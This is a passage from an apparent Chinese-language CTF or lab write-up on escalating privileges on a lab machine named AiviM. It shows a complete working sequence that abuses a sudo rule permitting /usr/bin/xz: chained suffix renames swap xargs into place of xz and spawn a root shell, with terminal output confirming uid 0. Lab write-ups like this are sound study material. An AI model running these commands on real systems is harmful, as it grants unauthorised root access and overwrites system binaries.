individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 16 11:51:00 2026 from 10.0.2.52
root@AiviM:~# id
uid=0(root) gid=0(root) groups=0(root)
root@AiviM:~#
```

## 预期解劫持/usr/bin/xz

xz -S SUF 的文件名规则:

压缩时: 输入文件名 + SUF = 输出文件名

解压时: 输入文件名去掉 SUF = 输出文件名

因此可以通过连续变换文件名, 把 /usr/bin/xargs 移动成 /usr/bin/xz

sudoers 仍然认为执行的是被允许的 /usr/bin/xz, 实际运行的是 xargs

xargs -a /dev/null /bin/sh 启动 root shell

```
cd /usr/bin
cp xz /home/welcome/xz.bak
sudo xz -S 123 -zf xargs
sudo xz -S args123 -df xargs123
sudo xz -S z123 -zf x
sudo xz -S 123 -df xz123
sudo xz -a /dev/null /bin/sh
id
```

```
welcome@AiviM:/usr/bin$ pwd
/usr/bin
welcome@AiviM:/usr/bin$ cp xz /home/welcome/xz.bak
welcome@AiviM:/usr/bin$ sudo xz -S 123 -zf xargs
welcome@AiviM:/usr/bin$ sudo xz -S args123 -df xargs123
welcome@AiviM:/usr/bin$ sudo xz -S z123 -zf x
welcome@AiviM:/usr/bin$ sudo xz -S 123 -df xz123
welcome@AiviM:/usr/bin$ sudo xz -a /dev/null /bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
```